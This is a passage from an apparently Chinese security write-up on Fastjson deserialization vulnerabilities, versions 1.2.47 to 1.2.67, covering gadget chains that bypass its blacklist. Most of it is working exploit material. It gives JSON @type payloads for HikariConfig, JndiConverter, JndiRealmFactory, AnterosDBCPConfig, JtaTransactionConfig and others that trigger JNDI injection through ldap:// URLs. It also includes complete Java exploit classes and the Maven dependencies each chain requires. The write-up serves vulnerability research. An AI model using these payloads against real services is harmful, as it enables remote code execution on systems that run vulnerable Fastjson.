1.2.47如下:
1.2.48如下:
导致目标类并不能缓存到Map中了:
因此,即使未开启AutoTypeSupport,但com.sun.rowset.JdbcRowSetImpl类并未缓存到Map中,就不能和前面一样调用TypeUtils.getClassFromMapping()来加载了,只能进入后面的代码逻辑进行黑白名单校验被过滤掉
Fastjson <= 1.2.61 通杀 Fastjson1.2.5 <= 1.2.59 需要开启AutoType:
1 2 {"@type":"com.zaxxer.hikari.HikariConfig","metricRegistry":"ldap://localhost:1099/Exploit"} {"@type":"com.zaxxer.hikari.HikariConfig","healthCheckRegistry":"ldap://localhost:1099/Exploit"}
Fastjson1.2.5 <= 1.2.60 需要开启AutoType:
1 2 {"@type":"oracle.jdbc.connector.OracleManagedConnectionFactory","xaDataSourceName":"rmi://localhost:1099/ExportObject"} {"@type":"org.apache.commons.configuration.JNDIConfiguration","prefix":"ldap://localhost:1099/ExportObject"}
Fastjson1.2.5 <= 1.2.61 1 {"@type":"org.apache.commons.proxy.provider.remoting.SessionBeanProvider","jndiName":"ldap://localhost:1099/Exploit
未知版本 org.apache.aries.transaction.jms.RecoverablePooledConnectionFactory类PoC:
1 {"@type":"org.apache.aries.transaction.jms.RecoverablePooledConnectionFactory", "tmJndiName": "ldap://localhost:1099/Exploit", "tmFromJndi": true, "transactionManager": {"$ref":"$.transactionManager"}}
org.apache.aries.transaction.jms.internal.XaPooledConnectionFactory类PoC:
1 {"@type":"org.apache.aries.transaction.jms.internal.XaPooledConnectionFactory", "tmJndiName": "ldap://localhost:1099/Exploit", "tmFromJndi": true, "transactionManager": {"$ref":"$.transactionManager"}}
Fastjson1.2.62-1.2.68 主要思路的话还是基于黑名单的绕过,然后构造出可行的 EXP 来攻击。
1.2.62反序列化漏洞 一些前提条件:
需要开启AutoType;
Fastjson <= 1.2.62;
JNDI注入利用所受的JDK版本限制;
目标服务端需要存在xbean-reflect包;xbean-reflect 包的版本不限,我这里把 pom.xml 贴出来。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 <dependencies > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.62</version > </dependency > <dependency > <groupId > org.apache.xbean</groupId > <artifactId > xbean-reflect</artifactId > <version > 4.18</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency > </dependencies >
漏洞原理与exp 新 Gadget 绕过黑名单限制。
org.apache.xbean.propertyeditor.JndiConverter 类的 toObjectImpl() 函数存在 JNDI 注入漏洞,可由其构造函数处触发利用。
我们这里可以去到 JndiConverter 这个类里面,看到 toObjectImpl() 方法确实是存在 JNDI 漏洞的。
但是toObjectImpl方法并不是getter,setter方法。
但是我们对JndiConverter这个类进行反序列化的时候会自动调用它的构造函数,而它的构造函数会调用它的父类AbstractConverter类。所以我们反序列化的时候不仅能够调用 JndiConverter 这个类,还会去调用它的父类 AbstractConverter。
然后在父类 AbstractConverter 中,我们的思路就是谁调用了JndiConverter#toObjectImpl(),发现了AbstractConverter#toObject(),然后我们再去找谁调用了toObject方法,发现了AbstractConverter#setAsText。
所以这里我们的 payload 可以设置成这样
1 2 3 4 "{ \"@type\":\"org.apache.xbean.propertyeditor.JndiConverter\", \"AsText\":\"ldap://127.0.0.1:1099/ExportObject\" }"
exp如下:
1 2 3 4 5 6 7 8 9 10 11 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.ParserConfig;public class fastjson1262 { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String poc = "{\"@type\":\"org.apache.xbean.propertyeditor.JndiConverter\"," + "\"AsText\":\"ldap://127.0.0.1:1099/ExportObject\"}" ; JSON.parse(poc); } }
调试分析
我这里只分析开启 autoType 的,如果未开启 AutoType、未设置 expectClass 且类名不在内部白名单中,是不能恶意加载字节码的。



在checkAutoType处打下断点,然后我们发现checkAutoType方法多了很多东西,我们稍微分析一下。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 if (typeName == null ) { return null ; } if (typeName.length() >= 192 || typeName.length() < 3 ) { throw new JSONException ("autoType is not support. " + typeName); } final boolean expectClassFlag; if (expectClass == null ) { expectClassFlag = false ; } else { if (expectClass == Object.class || expectClass == Serializable.class || expectClass == Cloneable.class || expectClass == Closeable.class || expectClass == EventListener.class || expectClass == Iterable.class || expectClass == Collection.class ) { expectClassFlag = false ; } else { expectClassFlag = true ; } } String className = typeName.replace('$' , '.' ); Class<?> clazz = null ; final long BASIC = 0xcbf29ce484222325L ; final long PRIME = 0x100000001b3L ; final long h1 = (BASIC ^ className.charAt(0 )) * PRIME; if (h1 == 0xaf64164c86024f1aL ) { throw new JSONException ("autoType is not support. " + typeName); } if ((h1 ^ className.charAt(className.length() - 1 )) * PRIME == 0x9198507b5af98f0L ) { throw new JSONException ("autoType is not support. " + typeName); } final long h3 = (((((BASIC ^ className.charAt(0 )) * PRIME) ^ className.charAt(1 )) * PRIME) ^ className.charAt(2 )) * PRIME; boolean internalWhite = Arrays.binarySearch(INTERNAL_WHITELIST_HASHCODES, TypeUtils.fnv1a_64(className) ) >= 0 ;
接着开始调试。这里是进入了第一个判断的代码逻辑即开启AutoType的检测逻辑,先进行哈希白名单匹配、然后进行哈希黑名单过滤,但由于该类不在黑白名单中所以这块检测通过了并往下执行:

往下执行,到未开启AutoType的检测逻辑时直接跳过再往下执行,由于AutoTypeSupport为true,进入调用loadClass()函数的逻辑来加载恶意类:
跟进后就是跟前面的大差不差了:
补丁其实就是添加黑名单!
1.2.66反序列化漏洞 一些前提条件:
开启AutoType;
Fastjson <= 1.2.66;
JNDI注入利用所受的JDK版本限制;
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core包;
br.com.anteros.dbcp.AnterosDBCPConfig 类需要 Anteros-Core和 Anteros-DBCP 包;
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类需要ibatis-sqlmap和jta包;
fastjson1.2.66反序列化有多条Gadgets链。
漏洞原理与exp 新Gadget绕过黑名单限制。
1.2.66涉及多条Gadget链,原理都是存在JDNI注入漏洞。
org.apache.shiro.realm.jndi.JndiRealmFactory类PoC:
1 {"@type":"org.apache.shiro.realm.jndi.JndiRealmFactory", "jndiNames":["ldap://localhost:1099/Exploit"], "Realms":[""]}
1 2 3 4 5 6 <dependency > <groupId > org.apache.shiro</groupId > <artifactId > shiro-core</artifactId > <version > 2.1.0</version > <scope > compile</scope > </dependency >
这里尝试的是shiro-core包的最新版本2.1.0,因此只需要shiro-core包存在即可。
br.com.anteros.dbcp.AnterosDBCPConfig类PoC:
1 {"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","metricRegistry":"ldap://localhost:1099/Exploit"}或{"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","healthCheckRegistry":"ldap://localhost:1099/Exploit"}
1 2 3 4 5 6 7 8 9 10 11 12 13 <dependency > <groupId > br.com.anteros</groupId > <artifactId > Anteros-Core</artifactId > <version > 1.3.6</version > <scope > compile</scope > </dependency > <dependency > <groupId > br.com.anteros</groupId > <artifactId > Anteros-DBCP</artifactId > <version > 1.0.1</version > <scope > compile</scope > </dependency >
另外一个poc也是可以的,这里就不截图了。
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类PoC:
1 {"@type":"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig","properties": {"@type":"java.util.Properties","UserTransaction":"ldap://localhost:1099/Exploit"}}
1 2 3 4 5 6 7 8 9 10 11 12 13 <dependency > <groupId > org.apache.ibatis</groupId > <artifactId > ibatis-sqlmap</artifactId > <version > 2.3.4.726</version > <scope > compile</scope > </dependency > <dependency > <groupId > javax.transaction</groupId > <artifactId > jta</artifactId > <version > 1.1</version > <scope > compile</scope > </dependency >
注意一下此处ibatis-sqlmap包的版本,其它版本都是最新的,除了ibatis-sqlmap包,我用最新版本3.0-beta-10时失败了(用3.0-beta-x均失败),无法弹出计算器。
总exp:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; public class EXP_1266 { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String poc = "{\"@type\":\"org.apache.shiro.realm.jndi.JndiRealmFactory\", \"jndiNames\":[\"ldap://localhost:1099/ExportObject\"], \"Realms\":[\"\"]}" ; JSON.parse(poc); } }
分析 jndiRealmFactory 我们首先看看org.apache.shiro.realm.jndi.JndiRealmFactory类的。查看源码
发现在getRealms方法中存在jndi注入漏洞。条件为:
同时lookup的参数为jndiNames,jndiNames和Realms都是数组,所以就可以构造payload如下:
1 {"@type":"org.apache.shiro.realm.jndi.JndiRealmFactory", "jndiNames":["ldap://localhost:1099/Exploit"], "Realms":[""]}
AnterosDBCPConfig 发现存在jndi注入漏洞,参数是传入的参数,那么我们看看谁调用了getObjectOrPerformJndiLookup方法
其实就对应了两个poc,这里贴出源码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 public void setMetricRegistry (Object metricRegistry) { if (this .metricsTrackerFactory != null ) { throw new IllegalStateException ("cannot use setMetricRegistry() and setMetricsTrackerFactory() together" ); } else { if (metricRegistry != null ) { metricRegistry = this .getObjectOrPerformJndiLookup(metricRegistry); if (!UtilityElf.safeIsAssignableFrom(metricRegistry, "com.codahale.metrics.MetricRegistry" ) && !UtilityElf.safeIsAssignableFrom(metricRegistry, "io.micrometer.core.instrument.MeterRegistry" )) { throw new IllegalArgumentException ("Class must be instance of com.codahale.metrics.MetricRegistry or io.micrometer.core.instrument.MeterRegistry" ); } } this .metricRegistry = metricRegistry; } }
所以让metricRegistry为恶意地址即可。
1 2 3 4 5 6 7 8 9 10 11 public void setHealthCheckRegistry (Object healthCheckRegistry) { this .checkIfSealed(); if (healthCheckRegistry != null ) { healthCheckRegistry = this .getObjectOrPerformJndiLookup(healthCheckRegistry); if (!(healthCheckRegistry instanceof HealthCheckRegistry)) { throw new IllegalArgumentException ("Class must be an instance of com.codahale.metrics.health.HealthCheckRegistry" ); } } this .healthCheckRegistry = healthCheckRegistry; }
所以让healthCheckRegistry为恶意地址即可。
1 {"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","metricRegistry":"ldap://localhost:1099/Exploit"}或{"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","healthCheckRegistry":"ldap://localhost:1099/Exploit"}

JtaTransactionConfig 存在jndi注入漏洞,参数为utxName,是通过(String)props.get("UserTransaction");而来的,而props是Properties。那么就可以构造payload如下:
1 {"@type":"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig","properties": {"@type":"java.util.Properties","UserTransaction":"ldap://localhost:1099/Exploit"}}
1.2.67反序列化漏洞(黑名单绕过) 一些前提条件:
开启AutoType;
Fastjson <= 1.2.67;
JNDI注入利用所受的JDK版本限制;

org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类需要ignite-core、ignite-jta和jta依赖;(注意此处ignite-core版本需要小于等于2.16.0,ignite-jta版本也需要小于等于2.16.0)
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core和slf4j-api依赖;(注意此处shiro-core的版本不能为2.x.x,只能为1.x.x,最高为1.13.0)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 <dependency > <groupId > org.apache.ignite</groupId > <artifactId > ignite-core</artifactId > <version > 2.16.0</version > <scope > compile</scope > </dependency > <dependency > <groupId > org.apache.ignite</groupId > <artifactId > ignite-jta</artifactId > <version > 2.16.0</version > <scope > compile</scope > </dependency > <dependency > <groupId > org.slf4j</groupId > <artifactId > slf4j-api</artifactId > <version > 2.1.0-alpha1</version > <scope > compile</scope > </dependency >
漏洞原理与exp 新Gadget绕过黑名单限制。
